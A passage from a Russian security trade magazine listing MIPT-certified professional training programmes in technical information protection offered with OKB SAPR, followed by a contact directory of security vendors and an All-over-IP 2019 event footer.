Фирма, предоставившая информацию: РОСТЕЛЕКОМ-СОЛАР

УСЛУГИ

Программа повышения квалификации "Техническая защита информации. Организация защиты информации ограниченного доступа, не содержащей сведения, составляющие государственную тайну"

Отрасль: техническая защита информации, повышение квалификации
Регион: РФ
Описание: продолжительность 216 ак. ч., включая практические занятия, самостоятельную работу слушателей под руководством преподавателей и итоговую аттестацию.
Форма обучения – очная или дистанционно-заочная (с одной короткой очной сессией).
По окончании курса слушателям выдаются удостоверения МФТИ о повышении квалификации установленного образца.
Программа согласована со ФСТЭК России.
Фирма, предоставившая информацию: ОКБ САПР, ЗАО (совместно с Центром дополнительного профессионального образования МФТИ)

Программа повышения квалификации "Техническая защита информации. Способы и средства защиты информации от несанкционированного доступа"

Отрасль: техническая защита информации, повышение квалификации
Регион: РФ
Описание: продолжительность 108 ак. ч., включая практические занятия, самостоятельную работу слушателей под руководством преподавателей и итоговую аттестацию.
Форма обучения – очная или дистанционно-заочная (с одной короткой очной сессией).
По окончании курса слушателям выдаются удостоверения МФТИ о повышении квалификации установленного образца.
Фирма, предоставившая информацию: ОКБ САПР, ЗАО (совместно с Центром дополнительного профессионального образования МФТИ)

Программа профессиональной переподготовки "Техническая защита информации ограниченного доступа, не содержащей сведения, составляющие государственную тайну"

Отрасль: техническая защита информации, профессиональная переподготовка
Регион: РФ
Описание: продолжительность 706 ак. ч., включая практические занятия, самостоятельную работу слушателей под руководством преподавателей, итоговую аттестацию, написание и защиту квалификационной работы.
Форма обучения – очная или дистанционно-заочная (с двумя короткими очными сессиями).
По окончании курса слушателям выдаются дипломы МФТИ о профессиональной переподготовке установленного образца.
Фирма, предоставившая информацию: ОКБ САПР, ЗАО (совместно с Центром дополнительного профессионального образования МФТИ)

НЬЮС МЕЙКЕРЫ

ЛАБОРАТОРИЯ КАСПЕРСКОГО
125212, Москва,
Ленинградское ш., 39А, стр. 3
Тел.: +7 (495) 797-8700
E-mail: info@kaspersky.com
Kaspersky.ru
См. ст. "Бизнес в ответе за киберугрозы" на стр. 7

ОКБ САПР
115114, Москва,
2-й Кожевнический пер., 12
Тел.: +7 (495) 994-7262
E-mail: okbsapr@okbsapr.ru
http://www.okbsapr.ru/
См. стр. 48

РОСТЕЛЕКОМ-СОЛАР
125009, Москва, Никитский пер., 7, стр. 1
Тел.: +7 (499) 755-0770 (офис),
+7 (499) 755-0220 (техническая поддержка)
E-mail: info@rt-solar.ru
http://www.rt-solar.ru
См. стр. 47

СПЛАЙН-ЦЕНТР, ЗАО
105005, Москва, ул. Бауманская, 5, стр. 1
Тел.: +7 (495) 580-2555
E-mail: cons@debet.ru
www.debet.ru, сплайн.рф
См. стр. 29

www.all-over-ip.ru

Groteck

12

20–22.11.2019

ALL-OVER-IP

СМОТРИ, ЧТО ДАЛЬШЕ

Digital Transformation

Artificial Intelligence